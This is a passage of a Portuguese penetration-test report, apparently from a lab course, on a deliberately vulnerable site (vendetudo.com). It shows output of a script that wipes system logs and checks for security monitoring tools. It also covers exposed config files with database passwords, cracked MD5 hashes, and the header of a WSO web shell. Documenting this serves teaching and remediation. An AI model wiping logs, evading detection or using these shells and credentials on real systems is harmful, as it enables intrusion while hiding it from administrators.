Successfully deleted: /var/log/apache2/other_vhosts_access.log
Successfully deleted: /var/log/apache2/vendetudo_access.log
Successfully deleted: /var/log/apache2/vendetudo_access.log.1
Successfully deleted: /var/log/apache2/vendetudo_access.log.2.gz
Successfully deleted: /var/log/apache2/vendetudo.log
Successfully deleted: /var/log/apache2/vendetudo.log.1
Successfully deleted: /var/log/apt/eipp.log.xz
Successfully deleted: /var/log/apt/history.log
Successfully deleted: /var/log/apt/term.log
Successfully deleted: /var/log/dbconfig-common/dbc.log
Successfully deleted: /var/log/exim4/mainlog
Successfully deleted: /var/log/exim4/mainlog.1
Successfully deleted: /var/log/exim4/mainlog.2.gz
Successfully deleted: /var/log/exim4/mainlog.3.gz
rm: cannot remove '/var/log/journal/741aecb19b52498ea5e4539954e9f863': Is a directory
Failed to delete: /var/log/journal/741aecb19b52498ea5e4539954e9f863
rm: cannot remove '/var/log/runit/ssh': Is a directory
Failed to delete: /var/log/runit/ssh
Successfully deleted: /var/log/unattended-upgrades/unattended-upgrades-dpkg.log
Successfully deleted: /var/log/unattended-upgrades/unattended-upgrades-shutdown.log
Successfully deleted: /var/log/unattended-upgrades/unattended-upgrades.log
Successfully deleted: /var/log/wtmp
Successfully deleted: /var/log/xrdp.log
Successfully deleted: /var/log/xrdp-sesman.log
Successfully deleted: /var/log/btmp
Successfully deleted: /var/log/cloud-init.log
Successfully deleted: /var/log/dpkg.log
Successfully deleted: /var/log/faillog
Successfully deleted: /var/log/lastlog
Successfully deleted: /var/log/alternatives.log
Successfully deleted: /var/log/cloud-init-output.log
rm: cannot remove '/var/log/dbconfig-common': Is a directory
Failed to delete: /var/log/dbconfig-common
rm: cannot remove '/var/log/exim4': Is a directory
Failed to delete: /var/log/exim4
rm: cannot remove '/var/log/journal': Is a directory
Failed to delete: /var/log/journal
rm: cannot remove '/var/log/private': Is a directory
Failed to delete: /var/log/private
rm: cannot remove '/var/log/runit': Is a directory
Failed to delete: /var/log/runit
rm: cannot remove '/var/log/unattended-upgrades': Is a directory
Failed to delete: /var/log/unattended-upgrades
Successfully deleted: /var/log/wtmp
Successfully deleted: /var/log/xrdp.log
Successfully deleted: /var/log/xrdp-sesman.log
OK
FINISHED
aluno@linux:~$
```

```
aluno@atacante:~  
Arquivo Ações Editar Exibir Ajuda  
[(aluno@atacante)-[~]  
$ nano /dev/shm/sys_update.sh  
[(aluno@atacante)-[~]  
$ chmod +x /dev/shm/sys_update.sh  
[(aluno@atacante)-[~]  
$ ./dev/shm/sys_update.sh  
Linux atacante 6.8.11-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kaliz (2024-05-30) x86_64  
GNU/Linux  
6.8.11-cloud-amd64  
rkhunter N  
chkrootkit N  
lynis N  
aide N  
tripwire N  
OSSEC N  
SELinux N  
apparmor_status A  
linux_check_syscall N  
audited A  
ossec N  
sysmon N  
zeek N  
suricata N  
wireshark N  
falco N  
prometheus N  
grafana N  
/etc/audit/audit.rules N  
/etc/sysmon/sysmon.xml N  
/etc/ossec/ossec.conf N  
/etc/prometheus/prometheus.yml N  
OK  
[(aluno@atacante)-[~]  
$
```

Lúcas Vaz

```
Alunos@atacante: ~
$ sudo /dev/shm/sys_update.sh
Failed to start audited.service: Unit audited.service not found.
Successfully deleted: /var/log/alternatives.log
Successfully deleted: /var/log/cloud-init-output.log
Successfully deleted: /var/log/cloud-init.log
Successfully deleted: /var/log/dpkg.log
Successfully deleted: /var/log/exim4/mainlog
Successfully deleted: /var/log/fontconfig.log
Successfully deleted: /var/log/lastlog
Successfully deleted: /var/log/wtmp
Successfully deleted: /var/log/xrdp-sesman.log
Successfully deleted: /var/log/btmp
Successfully deleted: /var/log/auth.log
Successfully deleted: /var/log/auth.log.1
Successfully deleted: /var/log/auth.log.2.gz
Successfully deleted: /var/log/boot.log
Successfully deleted: /var/log/boot.log.1
Successfully deleted: /var/log/boot.log.2
Successfully deleted: /var/log/boot.log.3
Successfully deleted: /var/log/boot.log.4
Successfully deleted: /var/log/boot.log.5
Successfully deleted: /var/log/cron.log
Successfully deleted: /var/log/cron.log.1
Successfully deleted: /var/log/cron.log.2.gz
Successfully deleted: /var/log/faillog
Successfully deleted: /var/log/fontconfig.log
Successfully deleted: /var/log/kern.log
Successfully deleted: /var/log/kern.log.2.gz
Successfully deleted: /var/log/syslog
Successfully deleted: /var/log/syslog.1
Successfully deleted: /var/log/syslog.2.gz
Successfully deleted: /var/log/user.log
Successfully deleted: /var/log/user.log.1
Successfully deleted: /var/log/user.log.2.gz
Successfully deleted: /var/log/xrdp.log
Successfully deleted: /var/log/xrdp.log.1.gz
Successfully deleted: /var/log/xrdp.log.2.gz
Successfully deleted: /var/log/xrdp-sesman.log.1.gz
Successfully deleted: /var/log/xrdp-sesman.log.2.gz
Successfully deleted: /var/log/journal/ec24409aedb4bf6ddc6569105308c088/system@c2feb5e2251b49e5a66a2593eb106e3b-0000000000000000200-00061c4552100396.journal
Successfully deleted: /var/log/journal/ec24409aedb4bf6ddc6569105308c088/system.journal
Successfully deleted: /var/log/journal/ec24409aedb4bf6ddc6569105308c088/user-1000.journal
Successfully deleted: /var/log/journal/ec24409aedb4bf6ddc6569105308c088/user-1001.journal
Successfully deleted: /var/log/journal/ec24409aedb4bf6ddc6569105308c088/user-1002@c2feb5e2251b49e5a66a2593eb106e3b-00000000000000e33-00061c46756e6ca3.journal
Successfully deleted: /var/log/nginx/access.log
Successfully deleted: /var/log/nginx/error.log
OK
FINISHED
```

| Descobertas de risco crítico

Arquivos de configurações com informações confidenciais exposto sem proteção

Descrição

Quando um arquivo exposto em local inapropriado e sem as proteções de segurança necessárias estiver acessível, o arquivo poderá conter nomes de usuário e senhas, bem como informações confidenciais referentes ao aplicativo e ao sistema.

- **Categoria OWASP:** A05:2021 - Security Misconfiguration
- **CWE:** 541 - Inclusion of Sensitive Information in an Include File
- **Risco:** Crítico

As credenciais do user 'aluno' foram obtidas através dos ataques de phishing. Com elas foi possível acessar via remote desktop uma máquina pessoal deste usuário. Acontece que, a password desse usuário

nesta máquina é a mesma utilizada na máquina 'linux' que é a máquina onde a aplicação web está hospedada. Dessa forma foi possível o acesso remoto à máquina 'linux' via SSH, com as credenciais do user 'aluno'.

No diretório do user 'aluno' na máquina 'linux' arquivos de configurações estavam expostos e continham informações altamente sensíveis e confidenciais.

- Docker compose da aplicação: vambi-docker-compose.yml
- Script de configuração: linux.sh com informações críticas sobre o sistema, entregando até mesmo senhas do banco de dados.

O arquivo realmente crítico nessa situação é o linux.sh. Que é um script para configuração automatizada de todo o sistema. Ele abrange desde a configuração de um servidor web até a instalação de serviços como FTP e Docker. Também inclui configurações para escalonamento de privilégios e configurações de serviços e criação de usuários. O script deixa várias vulnerabilidades críticas:

Configuração do DVWA (Damn Vulnerable Web Application) Banco de Dados e Configurações: Criação de banco de dados e usuário dvwa com senha p@ssw0rd. Configuração do VirtualHost: - ServerName: vulneravel.com Permissões de diretório: - chmod go+w -R /var/www/DVWA-2.2.2/hackable/uploads/ Configuração do VirtualHost: ServerName vulneravel.com

Configuração da Intranet Usuário: Paulo com senha SHIELD. Diretórios e Arquivos:

- /home/Paulo/public_html com conteúdo sobre Marvel.
- Configuração do UserDir no Apache.
- /var/www/intranet com conteúdo de boas-vindas. Configuração do Apache: VirtualHost para intra.net.

Configuração do FTP e Autenticação Usuário sysadmin com chave SSH usuario_privilegiado. Script Shell: /usr/local/bin/fake_shell.sh.

Permissões e Configurações: Permissões do /etc/passwd: Configurado para chmod o+w. Permissões do /etc/shadow: Configurado para chmod g+r,o+r. Configuração de sudo: - Permissões - sudo chmod u+s /usr/bin/find - echo "Andreia ALL=(ALL:ALL) /usr/bin/vim" >>

/etc/sudoers Configuração de Cron: - Script: **/usr/local/bin/backup.sh** com permissões amplas. - Cron Job: - Executado a cada 5 minutos.

Docker: Usuário **Andreia** com permissões de Docker. Sudoers Configurado: **/etc/sudoers.d/test** com permissões de escrita para todos.

Docker images e containers: **alpine:3.18.0, vambi-secure, vambi-vulnerable**. ProxyPass para **http://localhost:5002/** via Apache.

Vendetudo Instalação do phpMyAdmin: Banco de Dados **vendetudo** com senha **123mudar**. Backup e Permissões: **/var/www/vendetudo**.

Com essas informações foi possível conhecer diversas vulnerabilidades do sistema, contudo, neste tópico será abordado apenas as informações entregues exclusivamente por esse arquivo.

Foi possível acessar o painel administrativo de banco de dados em '**vendetudo.com/phpMyAdmin**' com duas contas: username: dvwa senha: p@ssw0rd e username: vendetudo senha 123mudar.

Com a primeira conta o acesso foi a um outro sistema de banco de dados onde foi possível obter as hashes das senhas de todos os usuários e quebrá-las:

admin & smithy - 5f4dcc3b5aa765d61d8327deb882cf99: password
gordonb & 1337 - e99a18c428cb38d5f260853678922e03: abc123 **Pablo** -
0d107d09f5bbe40cade3de5c71e9e9b7: letmein

-> A quebra das hashes será abordado em tópico específico.

Risco e Impacto

A exposição de informações como estas entrega todas as informações que um atacante precisaria para tomar total controle do sistema.

Manter tais informações desprotegidas, como estas estão, permite obtenção de altos privilégios no sistema, tem total potencial de comprometer todo o sistema. Isso resultará, se for a vontade do agente malicioso, na completa tomada de controle do sistema e obtenção de todas as informações presentes no sistema.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de

medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Reprodução

Em um terminal, executar: - ssh aluno@vendetudo.com - Inserir as credenciais do user 'aluno' - sudo scp -r aluno@vendetudo.com:linux.sh / - exit - cat linux.sh

Recomendações

Tais informações deveriam ser de acesso apenas de colaboradores autorizados e que necessitem dessas informações, além disso arquivos como este deveriam ser executados apenas pelo usuário root. Não deveriam ser armazenadas sem proteção e preferencialmente deveriam ser armazenados offline em mídia externa como pendrives criptografados.

- **Aplicar privilégios mínimos:** Conceder acesso restrito apenas a usuários que realmente necessitam, com base em suas funções e responsabilidades.
- **Gerenciamento de privilégios:** ter atenção, revisar e ajustar frequentemente os privilégios de acesso nos sistemas e arquivos para assegurar que estão adequados.
- **Políticas de segurança robustas:** Implementar políticas, senhas fortes, senhas diferentes em contas diferentes e autenticação multifator para reforçar a segurança dos acessos.
- **Armazenamento seguro:** Manter informações confidenciais e sensíveis armazenadas de forma segura, com a proteção que elas necessitam.

Causa Raiz

Senha fraca do user 'aluno'. Além disso, a mesma senha utilizada em sua máquina pessoal é a senha da máquina da organização. Arquivo com informações confidenciais sendo armazenado em diretório com acesso remoto e sem a proteção necessária.

Constatação

```
└─(aluno@atacante)─[~/Desktop]
└─$ script -B ./PENTEST/pentest -a -f
Script started, output log file is './PENTEST/pentest', input log file is './PENTEST/pentest'.
└─(aluno@atacante)─[~/Desktop]
└─$ ssh vendetudo.com
The authenticity of host 'vendetudo.com (192.168.98.10)' can't be established
.
ED25519 key fingerprint is SHA256:L6Unk1BoIe7sGhgbH5v6Y5KNHB7UVGGv4BkZwS4WDFI
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vendetudo.com' (ED25519) to the list of known hosts.
aluno@vendetudo.com's password:
Linux linux 6.1.0-22-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 14:52:18 2024 from 192.168.98.201
aluno@linux:~$ █
```

```
aluno@linux:~
```

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
```

```
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Jul 28 14:52:18 2024 from 192.168.98.201
aluno@linux:~$ ls
linux.sh    usuario_privilegiado.pub
thinclient_drives  vampi_docker-compose.yml
aluno@linux:~$ cat usuario_privilegiado.pub
ssh-rsa AAAAB3NzaC1yc2EAAQAAQAAA8gQcmplUVEIYRTBz55HxEwI39RnMg70Q1004jrH2iX21FMAafMPuJua+cINjWoAyikCgZroUSDhZTsHwCN
rzawKFC0728/czFuHj20cGRY1NB1D1QNyU7-XJnx/0ixXPve/htyNyKnuUF5GTVDqkG15OM19HSeglFRThaWEAOuxz2kGv1vkco1RvpWbJF4HP8AeSfJzT
mkid+0isjw0MQhw8fh1kpmEkzKveJnARDebmzesDW11rP6XP9gokxWTrdINE+ARKSRGzJcE3y8sk/8Y+ZfjGp1FMWnxrFUUXQDXPiXKEP5pijtY6t1zT
ny/Lng0OHit/OVv6GB0z2DGliozTVqsrmr7LTzXineHu16FN7288TB7kSedSFGeeyEjRP78YxVvJRe0Km4Bs2Te0StXd0PNBb1VEJougEjmzZNVXH3m013I
hgs=0LnVOpNI0/KR7zAdiTeI4+AEUlCg1VmBnzGAvv3EHMr89gfWn9Nn9tKHHzvOPTbD7iZ0= root@linux
aluno@linux:~$ cat vampi_docker-compose.yml
version: "3"
services:
  vampi-secure:
    image: erevo/vampi@sha256:b28921a859401fcf4c3ba4593ce11b8e521eaeee82d285cab13b649c5b4f650d
    container_name: vampi-secure
    ports:
      - 5001:5000
    environment:
      - vulnerable=0
      - token_timeout=300
    restart: unless-stopped
  vampi-vulnerable:
    image: erevo/vampi@sha256:b28921a859401fcf4c3ba4593ce11b8e521eaeee82d285cab13b649c5b4f650d
    container_name: vampi-vulnerable
    ports:
      - 5002:5000
    environment:
      - vulnerable=1
      - token_timeout=300
    restart: unless-stopped
aluno@linux:~$ file usuario_privilegiado.pub
usuario_privilegiado.pub: OpenSSH RSA public key
aluno@linux:~$ file linux.sh
```

```
aluno@linux:~$ cat linux.sh
#!/usr/bin/env bash

# Alterar o nome da máquina
sudo hostnamectl set-hostname linux
echo '127.0.0.1    linux' | sudo tee -a /etc/hosts

# Copiar arquivos bucket s3
sudo mkdir /curso
sudo aws s3 sync s3://esr-seg/hdb-redteam/linux /curso

# configuração personalizada

# Programas úteis
sudo apt update
sudo apt install -y vim htop curl
sudo apt install -y python3 python3-pip

# Configura DVWA → Start
# 1. Dependências
sudo apt install -y apache2
sudo apt install -y mariadb-server
sudo apt install -y mariadb-client
sudo apt install -y php
sudo apt install -y php-common
sudo apt install -y php-mysql
sudo apt install -y php-gd
sudo apt install -y libapache2-mod-php

export PHP_VERSION=`php -v | head -n1 | cut -d' ' -f2 | cut -d. -f1,2` 

# 2. Aplicação
wget https://github.com/digininja/DVWA/archive/refs/tags/2.2.2.tar.gz -O dvwa.tar.gz
tar xvf dvwa.tar.gz
rm dvwa.tar.gz
sudo mv DVWA-2.2.2 /var/www

# 3. Configuração do banco
cat <<EOF | sudo mysql -u root -h localhost
create database dvwa;
create user dvwa@localhost identified by 'p@ssw0rd';
EOF
```

```
aluno@linux:~
```

Arquivo Ações Editar Exibir Ajuda

Os arquivos que forem colocados nesse diretório podem ser acessados por esse site, bastando acessar o endereço: <http://intra.net/~usuario>

```
Façam bom uso!
Abraços :)
</pre>
</body>
</html>
EOF

cat <<EOF | sudo tee /etc/apache2/sites-available/intra.conf
<VirtualHost *:80>
    ServerName intra.net
    DocumentRoot /var/www/intranet

    AddDefaultCharset UTF-8
    #UserDir disabled
    #UserDir Paulo

    ErrorLog \${APACHE_LOG_DIR}/intra_error.log
    CustomLog \${APACHE_LOG_DIR}/intra_access.log combined
</VirtualHost>
EOF
sudo a2ensite intra.conf
sudo systemctl reload apache2

sudo chmod -R 755 /home/Paulo/public_html
sudo chgrp -R www-data /home/Paulo/public_html

sudo apt install -y vsftpd
sudo tee -a /etc/shells <<< /bin/false

sudo ssh-keygen -f usuario_privilegiado -N ''
sudo mv usuario_privilegiado /home/Paulo/
sudo chown Paulo:Paulo /home/Paulo/usuario_privilegiado
sudo useradd -m -s /bin/bash sysadmin
sudo -u sysadmin mkdir /home/sysadmin/.ssh
sudo -u sysadmin touch /home/sysadmin/.ssh/authorized_keys
cat usuario_privilegiado.pub | sudo tee -a /home/sysadmin/.ssh/authorized_keys

cat <<EOF | sudo tee /usr/local/bin/fake_shell.sh
#!/bin/bash
```

Lúcas Vazão

```
aluno@atacante: ~/Desktop/PENTEST
Arquivo Ações Editar Exibir Ajuda
[aluno@atacante] - [~/Desktop/PENTEST]
$ sudo scp -r aluno@vendetudo.com:/home/aluno/ /linux-machine/
[sudo] senha para aluno:
The authenticity of host 'vendetudo.com (192.168.98.10)' can't be established
.
ED25519 key fingerprint is SHA256:L6Unk1BoTe7sGhgbH5v6Y5KNHB7UVGGv4BkZwS4WDFI
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'vendetudo.com' (ED25519) to the list of known hosts.
aluno@vendetudo.com's password:
linux.sh          100%   13KB   3.4MB/s  00:00
.Xmodmap           100%    27    12.2KB/s  00:00
741aecb19b52498ea5e4539954e9f863-default-s 100%     1    0.9KB/s  00:00
741aecb19b52498ea5e4539954e9f863-default-s 100%     1    0.8KB/s  00:00
cookie            100%   256   225.2KB/s  00:00
741aecb19b52498ea5e4539954e9f863-device-vo 100%  8192    6.4MB/s  00:00
741aecb19b52498ea5e4539954e9f863-stream-vo 100%   696   554.5KB/s  00:00
741aecb19b52498ea5e4539954e9f863-card-data 100%   696   611.5KB/s  00:00
.Xauthority        100%    62    35.9KB/s  00:00
scp: download "/home/aluno/.pcsc10/pcscd.comm": not a regular file
.profile           100%   807   704.5KB/s  00:00
.xsession-errors    100%   277    80.3KB/s  00:00
.bash_logout         100%   220   102.9KB/s  00:00
.lesshst            100%    20    5.8KB/s  00:00
vampi_docker-compose.yml 100%   524   448.3KB/s  00:00
.bash_history        100%   102   81.5KB/s  00:00
.bashrc              100%  3526    2.7MB/s  00:00
.viminfo             100%   794   386.2KB/s  00:00
usuario_privilegiado.pub 100%   564   381.1KB/s  00:00
xrdp-chansrv.10.log    100%   139    77.3KB/s  00:00
.xorgxrdp.10.log      100%    15KB   6.6MB/s  00:00
```

General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci
- More settings

Appearance settings

- Language: English
- Theme: pmahomme
- View all

Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server connection: SSL is not being used
- Server version: 10.11.6-MariaDB-0+deb12u1 - Debian 12
- Protocol version: 10
- User: dwwa@localhost
- Server charset: UTF-8 Unicode (utf8mb4)

Web server

- Apache/2.4.81 (Debian)
- Database client version: libmysql - mysqlnd 8.2.20
- PHP extension: mysqli curl mbstring sodium
- PHP version: 8.2.20

phpMyAdmin


- Version information: 5.2.1deb1
- Documentation
- Official Homepage
- Contribute
- Get support

Lucas Vazzoli

The screenshot shows a Kali Linux desktop environment with several open windows. In the top bar, there are tabs for 'Aplicativos', 'vendetudo.com / localhost', 'vendetudo.sql (~/Downloads)', 'terminal', and 'PENTEST - Thunar'. The main window is a web browser displaying the 'MediaFire - File sharing' page. Below it, another tab shows 'Index of ~/Paulo'. A third tab is titled 'Interactsh | Web Client'. The bottom-most tab is 'vendetudo.com / localhost'. The taskbar at the bottom has icons for 'Kali Linux', 'Kali Tools', 'Kali Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', 'OffSec', and 'MediaFire - File sharin...'. On the left, the 'phpMyAdmin' interface is visible, showing the 'Structure' tab for the 'information_schema' database. The table list includes various system tables like 'ALL_PLUGINS', 'APPLICABLE_ROLES', 'CHARACTER_SETS', etc. The right side of the interface shows columns for 'Action', 'Rows', 'Type', and 'Collation'.

The screenshot shows a Kali Linux desktop environment with several open windows. In the center, a Firefox browser displays the phpMyAdmin interface for a MySQL database named 'dwxa'. The 'Tables' tab is selected, and the 'users' table is shown. The table contains the following data:

user_id	first_name	last_name	user	password	avatar	last_login	failed_login
1	admin		admin	5f4dcc3b5aa765d61d8327deb882cf99	/hackable/users/admin.jpg	2024-07-28 14:31:56	0
2	Gordon	Brown	gordongb	e99a18c428cb38d5f260853678822e03	/hackable/users/gordonb.jpg	2024-07-28 14:31:56	0
3	Hack	Me	1337	8d3533d75ae2c3096d7e0d4fcc69216b	/hackable/users/1337.jpg	2024-07-28 14:31:56	0
4	Pablo	Picasso	pablo	0d107d09f9bbe40cade3de5c71e9e9b7	/hackable/users/pablo.jpg	2024-07-28 14:31:56	0
5	Bob	Smith	smithy	5f4dcc3b5aa765d61d8327deb882cf99	/hackable/users smithy.jpg	2024-07-28 14:31:56	0



Path Traversal ou Directory Traversal

Descrição

Path Traversal é uma vulnerabilidade que permite a um invasor acessar arquivos e diretórios fora do diretório raiz da aplicação, explorando falhas na validação de entradas, o que pode resultar em exposição de informações sensíveis e comprometimento do sistema.

- **Categoria OWASP:** A01:2021 - Broken Access Control
- **CWE:** 22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
- **CWE:** 264 - Permissions, Privileges, and Access Controls
- **CWE:** 200 - Information Exposure
- **Risco:** Crítico

Muitos diretórios que não deveriam ser possível de se acessar via web estão acessíveis e sem qualquer controle de acesso. Dentre eles os mais críticos são:

1. O diretório /js expõe diversos arquivos da aplicação, que facilitam a análise por agentes mal intencionados em busca de vulnerabilidades.
2. O diretório /backups continha dois arquivos, admin.php.txt e vendetudo.sql, ambos continham informações sensíveis e confidenciais.

admin.php.txt se tratava do código do painel administrativo encontrado em 'vendetudo.com/admin' e logo no inicio do arquivo uma hash que foi identificada com algoritmo MD5:

```
<?php

/* WSO 2.6 (404 Error Web Shell by Madleets.com) */

/*Maded by DrSpy*/

$auth_pass = "e6e061838856bf47e1de730719fb2609";

$color = "#00ff00";

$default_action = 'FilesMan';

$default_use_ajax = true;

$default_charset = 'Windows-1251';

foi facilmente quebrada utilizando a ferramenta web
```

'md5decrypt', 'e6e061838856bf47e1de730719fb2609 : admin@123'. Com essa senha foi possível acessar o painel administrativo em 'vendetudo.com/admin'.

vendetudo.sql é um arquivo com código SQL preparado para inserção no banco de dados, contudo, está preenchido com todas as informações dos usuários do sistema. Essas informações são dados pessoais, elas incluem:

- Dados de cartão de crédito dos usuários.
- Endereço dos usuários.
- Data de nascimento dos usuários.

3. O diretório `/.git` deixava exposto todas as informações de versionamento da aplicação 'vendetudo'. Dentro dessa pasta o que encontrado foi:

- `/.git/config`: vazava nome e endereço de email de um estagiário.
- `/.git/logs/HEAD & /.git/logs/refs/heads/main`: vazava commits realizados. Nesse caso, chamou a atenção o commit `'6cfc7bf757df47811f5d3d381faf6100441f1fbe Estagiário II estagiario@agencia.com 1717259665 -0300 commit: MudanÃ§Ãa de senha 6cfc7bf757df47811f5d3d381faf6100441f1fbe'`. Posteriormente, ao ter acesso ai sistema interno da organização, esse commit também revelou a hash da password do painel administrativo em 'vendetudo.com/admin', além de expor a hash da senha anterior, que também utilizava MD% e foi facilmente quebrada `db865c8fe9ea4aca8bd65f612abe2f9c`: cyberrose. Além disso, o Estagiario II alertou previamente sobre esconder o `.git` no primeiro commit `4b37767b64b3dc232fba39c69e4d0e076fe1748a`.

Além disso, dois painéis administrativos também estão expostos publicamente na web, contudo serão tratados em tópicos próprios.

Risco e Impacto

Os riscos incluem a exposição de arquivos confidenciais que podem conter hashes, senhas, configurações do sistema, código-fonte e dados pessoais, levando a comprometimentos de segurança, acesso não autorizado, ou escalonamento de privilégios.

A depender das informações que um agente malicioso conseguir obter dentro do sistema, sendo dados sensíveis de Titulares, podem haver graves implicações legais e aplicação da LGPD, com consequente aplicação de multas e sanções severas à organização. Adoção de medidas de segurança robustas podem reduzir ou eliminar as sanções legais em eventuais incidentes de segurança.

Considerando os cenários da aplicação 'vendetudo.com', as informações expostas por meio da vulnerabilidade de Path Transversal foram críticas de duas formas diferentes. Elas permitem a escalação de privilégios por meio do acesso com a password exposta ao shell com altos privilégios disponíveis em 'vendetudo.com/admin'. E o prejuízo à reputação da empresa com dados pessoais dos usuários sendo vazados, além das sanções legais que a organização certamente sofreria.

Reprodução

Basta acessar as URLs informadas e também outras que estarão em arquivos disponibilizados na seção de apêndices.

- vendetudo.com/js
- vendetudo.com/backups
- vendetudo.com/.git

Recomendações

Se a aplicação permite que o usuário solicite arquivos específicos, como ao fornecer um nome de arquivo ou caminho como parte da URL ou de um formulário. Por exemplo, uma API que serve imagens ou downloads com base no nome do arquivo passado pelo usuário pode ser vulnerável deve-se, portanto, limitar o escopo dos arquivos acessíveis.

Se a aplicação permite o upload de arquivos deve restringir adequadamente onde esses arquivos serão salvos ou quais nomes são permitidos, caso contrário o atacante pode explorar isso para sobrescrever arquivos importantes no servidor.

Mesmo que com rotas definidas, se algum parâmetro da rota estiver permitindo a entrada de usuário que é usada para acessar ou manipular arquivos, a validação ainda é essencial.

Outras recomendações técnicas:

- Evite solicitar a entrada do usuário ao realizar chamadas ao sistema de arquivos.
- Utilize índices em vez de partes do nome do arquivo ao acessar ou manipular arquivos de idioma (por exemplo, o valor 5 enviado pelo usuário representaria "Tchecoslováquia", em vez de esperar que o usuário forneça "Czechoslovakian").
- Garanta que o usuário não possa fornecer todo o caminho do arquivo – inclua o código que define o caminho corretamente.
- Valide a entrada do usuário aceitando apenas caminhos conhecidos e permitidos.
- Utilize "prisões" (chroot) e políticas de controle de acesso para restringir os locais de onde os arquivos podem ser obtidos ou salvos.
- Ao utilizar a entrada do usuário em operações de arquivos, normalize a entrada antes de usá-la na API de arquivos, como normalize().

Causa Raiz


Permissão desnecessária de entrada de usuários com acesso a arquivos do sistema e falta de validação ou sanitização adequada da entrada do usuário ao lidar com caminhos de arquivos.

Constatação

Index of /js

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory		-	
animate.js	2024-06-01 13:26	9.3K	
bootstrap.min.js	2024-06-01 13:26	28K	
custom.js	2024-06-01 13:26	8.8K	
flexslider/	2024-06-01 13:26	-	
google-code-prettify/	2024-06-01 13:26	-	
jquery.easing.1.3.js	2024-06-01 13:26	7.9K	
jquery.fancybox-media.js	2024-06-01 13:26	5.0K	
jquery.fancybox.pack.js	2024-06-01 13:26	22K	
jquery.flexslider.js	2024-06-01 13:26	40K	
jquery.js	2024-06-01 13:26	91K	
portfolio/	2024-06-01 13:26	-	
quicksand/	2024-06-01 13:26	-	
